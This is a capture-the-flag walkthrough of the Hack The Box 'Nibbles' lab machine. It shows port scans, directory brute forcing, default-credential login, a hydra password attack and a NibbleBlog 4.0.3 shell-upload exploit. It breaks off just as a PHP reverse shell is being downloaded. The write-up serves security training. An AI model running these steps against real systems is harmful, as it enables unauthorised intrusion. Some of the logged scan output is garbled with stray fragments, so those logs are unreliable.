

C	H	A	C	K	A	0	1	0	1
\	/	\	/	\	/	\	/	\	/

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

[...] Developer: Alonso Garcia [...]
[...] Version: 1.0. [...]
[...] Codename: HACKLAB HTB - Nibbles [...]
[...] Report to: chacka0101 @ gmail.com [...]
[...] Homepage: <https://github.com/chacka0101/HACKLABS> [...]
[...] Publication Date: JUN/08/2020 [...]

HACKLAB Hack The Box - Nibbles



Hostname: Nibbles
IP: 10.10.10.75
Operating System: Linux

Walkthrough

Port and service scanning:

```
root@kali:~# nmap -T4 -sC -sV -p 1-65535 10.10.10.75
```

```
root@kali:~# nmap -T4 -sC -sV -p 1-65535 10.10.10.75
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-08 01:47 EDT
Nmap scan report for 10.10.10.75
Host is up (0.10s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 362.14 seconds
root@kali:~#
```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

<https://github.com/chacka0101/HACKLABS>

Página 1 de 18

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

C	H	A	C	K	A	0	1	0	1
/	\	/	/	\	/	/	\	/	\



Banner grabbing:

Knowing port 22 is open on the victim's network we preferred to terminal and the following image as shown below:

```
root@kali:~# ssh 10.10.10.75
The authenticity of host '10.10.10.75 (10.10.10.75)' can't be established.
ECDSA key fingerprint is SHA256:6Xub2G5qowxZGyUBvUK4Y0prznGD5J2UyeMhJSdCZGw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.75' (ECDSA) to the list of known hosts.
root@10.10.10.75's password:
```

Knowing port 80 is open on the victim's network we preferred to explore his IP in the browser and the following image as shown below:

<http://10.10.10.75/>



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001


C	H	A	C	K	A	0	1	0	1
/	\	/	/	\	/	/	\	/	\

<https://github.com/chacka0101/HACKLABS>

Página 2 de 18

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

<http://10.10.10.75/nibbleblog/>



Scan vul:

```
root@kali:~# sudo nmap -p 22,80 -sC --script=*-vuln-* -vvv 10.10.10.75
```

```
root@kali:~# sudo nmap -p 22,80 -sC --script=*-vuln-* -vvv 10.10.10.75
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-08 02:08 EDT
NSE: Loaded 44 scripts for scanning.
NSE: Script Pre-scanning...
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 0.00s elapsed
Initiating Ping Scan at 02:08 ("bin/sh","-i"));
Scanning 10.10.10.75 [4 ports]
Completed Ping Scan at 02:08, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:08
Completed Parallel DNS resolution of 1 host. at 02:08, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 02:08
Scanning 10.10.10.75 [2 ports] (www,html)
Discovered open port 22/tcp on 10.10.10.75
Discovered open port 80/tcp on 10.10.10.75
Completed SYN Stealth Scan at 02:08, 0.14s elapsed (2 total ports)
NSE: Script scanning 10.10.10.75.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 2.70s elapsed
Nmap scan report for 10.10.10.75
Host is up, received echo-reply ttl 63 (0.097s latency).
Scanned at 2020-06-08 02:08:42 EDT for 3s
nmap: find 7 -name *.txt
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63 10.10.75
Service: http://10.10.10.75/nibbleblog/
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.36 seconds
Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
root@kali:~#
```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001


Brute Force Directories:

```
root@kali:~# gobuster -u http://10.10.10.75/nibbleblog/ -w /usr/share/wordlists/dirb/common.txt -t 50
```

```
root@kali:~# gobuster -u http://10.10.10.75/nibbleblog/ -w /usr/share/wordlists/dirb/common.txt -t 50
Gobuster v1.4.1          OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain : http://10.10.10.75/nibbleblog/
[+] Threads  : 50
[+] Threads  : /usr/share/wordlists/dirb/common.txt
[+] Status codes: 204,301,302,307,200
=====
/ /admin (Status: 301)
/ /admin.php (Status: 200)
/ /content (Status: 301)
/ /index.php (Status: 200)
/ /languages (Status: 301)
/ /plugins (Status: 301)
/ /README (Status: 200) 10.10.75
/ /themes (Status: 301) /dirb/common.txt
=====
root@kali:~#
```

Logging into admin panel

<http://10.10.10.75/nibbleblog/admin.php>



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

C	H	A	C	K	A	O	1	0	1
---	---	---	---	---	---	---	---	---	---

<https://github.com/chacka0101/HACKLABS>


Página 4 de 18

C	H	A	C	K	A	0	1	0	1
/	\	/	\	/	\	/	\	/	\


01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

Navigate to the README page and there we find out that it is using version 4.0.3.

<http://10.10.10.75/nibbleblog/README>



Search exploit:



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

C H A C K A θ 1 θ 1

<https://github.com/chacka0101/HACKLABS>

Página 5 de 18

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

Gaining an Initial Foothold

Navigate to the shell upload exploit page.

<https://dl.packetstormsecurity.net/1509-exploits/nibbleblog403-exec.txt>

The screenshot shows a web browser displaying the packet storm website. The main navigation bar includes links for Home, Files, News, About, and Contact. Below the navigation is a banner for 'NibbleBlog 4.0.3 Shell Upload'. The page content includes a summary of the vulnerability, social sharing options, and a detailed technical section with a red box highlighting the affected product and a red box around the vulnerability description. A red box also highlights the note about admin credentials required.

NibbleBlog 4.0.3 Shell Upload

Authored by Tim Coen | Site curesec.com

Posted Sep 1, 2015

NibbleBlog version 4.0.3 suffers from a shell upload vulnerability.

tags | exploit, shell
MD5 | e9b20bd2cae166ab18bb5d06554fb9e8

Download | Favorite | View

Related Files

Share This

Like 0 | Tweet | LinkedIn | Reddit | Digg | StumbleUpon

Change Mirror Download

NibbleBlog 4.0.3: Code Execution Security Advisory – Curesec Research Team

1. Introduction

Affected Product: NibbleBlog 4.0.3

Fixed in: not fixed

Fixed Version Link: n/a

Vendor Contact: Website: <http://www.nibbleblog.com/>

Vulnerability Type: Code Execution

Remote Exploitiable: Yes

Reported to vendor: 07/21/2015

Disclosed to public: 09/01/2015

Release mode: Full Disclosure

CVE: n/a


Credits: Tim Coen of Curesec GmbH

2. Vulnerability Description

When uploading image files via the "My image" plugin - which is delivered with NibbleBlog by default - , NibbleBlog 4.0.3 keeps the original extension of uploaded files. This extension or the actual file type are not checked, thus it is possible to upload PHP files and gain code execution.

Please note that admin credentials are required.

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

Follow the exploit phases:

1. Verify the version





2. Credentials are required

Method 1:

I need admin credentials. When I'm presented with an enter credentials page, the first thing I try is common credentials (admin/admin, admin/nibbles, nibbles/nibbles, nibbles/admin). If that doesn't work out, I look for default credentials online that are specific to the technology. Last, I use a password cracker if all else fails.

In this case, the common credentials **admin/nibbles** worked!

`http://10.10.10.75/nibbleblog/admin.php`



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

C|H|A|C|K|A|0|1|0|1

<https://github.com/chacka0101/HACKLABS>

Página 7 de 18



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

Method 2 POC:

Configure Burp Suite:

<https://github.com/chacka0101/HACKLABS/blob/master/HACKLAB%20BURP%20SUITE%20CONFIG.pdf>

Capture structure password dictionary attack:



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

||C||H||A||C||K||A||0||1||0||1||

<https://github.com/chacka0101/HACKLABS>

Página 8 de 18

```
01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001
```

The screenshot shows the Burp Suite Professional interface. In the Request tab, a POST request is being sent to `/nibbleblog/admin.php`. The 'username' parameter is set to `admin` and the 'password' parameter is set to `pleaseSubscribe`. In the Response tab, the server returns an HTML page with a title of `nibbleblog`. The page contains a login form with fields for 'username' and 'password'. A red box highlights the 'password' field.

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.75 http-post-form "/nibbleblog/admin.php:username=^USER^ &password=^PASS^:Incorrect username"
```

```
root@kali:/# nano /usr/share/wordlists/rockyou.txt
```

Include all possible passwords:

The terminal window shows the hydra command being run against the NibbleBlog admin login. The command is `hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.75 http-post-form "/nibbleblog/admin.php:username=^USER^ &password=^PASS^:Incorrect username"`. The progress bar at the bottom of the terminal indicates that 14344392 lines have been read. The terminal output shows various password attempts and their results.

```
01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001
```




C	H	A	C	K	A	0	1	0	1
/	/	/	/	/	/	/	/	/	/

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

```
root@kali:/# hydra -l admin -P /usr/share/wordlists/rockyou.txt  
10.10.10.75 http-post-form  
"/nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect  
username"
```

```
root@kali:/# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.75 http-post-form "/nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect username"  
Hydra v8.6 (http://www.thc.org/thc-hydra) starting at 2020-06-08 23:07:51  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (1:/1:p:0), ~14344400 tries per task  
[DATA] attacking http-post-form://10.10.10.75:80//nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect username  
[so][http-post-form] host: 10.10.10.75 login: admin password: princess  
[so][http-post-form] host: 10.10.10.75 login: admin password: rockyou  
[so][http-post-form] host: 10.10.10.75 login: admin password: iheartyou  
[so][http-post-form] host: 10.10.10.75 login: admin password: 12345  
[so][http-post-form] host: 10.10.10.75 login: admin password: babygirl  
[so][http-post-form] host: 10.10.10.75 login: admin password: 123456789  
[so][http-post-form] host: 10.10.10.75 login: admin password: password  
[so][http-post-form] host: 10.10.10.75 login: admin password: 123456  
[so][http-post-form] host: 10.10.10.75 login: admin password: 1234567  
[so][http-post-form] host: 10.10.10.75 login: admin password: daniel  
[so][http-post-form] host: 10.10.10.75 login: admin password: nubes  
[so][http-post-form] host: 10.10.10.75 login: admin password: 12345678  
[so][http-post-form] host: 10.10.10.75 login: admin password: nicole  
[so][http-post-form] host: 10.10.10.75 login: admin password: lovely  
[so][http-post-form] host: 10.10.10.75 login: admin password: monkey  
[so][http-post-form] host: 10.10.10.75 login: admin password: abc123  
1 of 1 target successfully completed, 16 valid passwords found  
Hydra (http://www.thc.org/thc-hydra) finished at 2020-06-08 23:07:54  
root@kali:/#
```

<http://10.10.10.75/nibbleblog/admin.php>



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

C	H	A	C	K	A	0	1	0	1
/	/	/	/	/	/	/	/	/	/

<https://github.com/chacka0101/HACKLABS>

Página 10 de 18

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

Upload PHP shell

Upload PHP shell, but, first Download php reverse shell:


The screenshot shows a web browser displaying the pentestmonkey.net website. The URL in the address bar is pentestmonkey.net/tools/web-shells/php-reverse-shell. The page title is "php-reverse-shell". The left sidebar has a "Categories" section with links to Blog, Cheat Sheets (including Shells and SQL Injection), Contact, Site News, Tools (including Audit, Misc, User Enumeration, and Web Shells), Uncategorized, Yapttest, and RSS Feed. The main content area starts with a brief description of the tool, followed by a "Download" section containing a link to 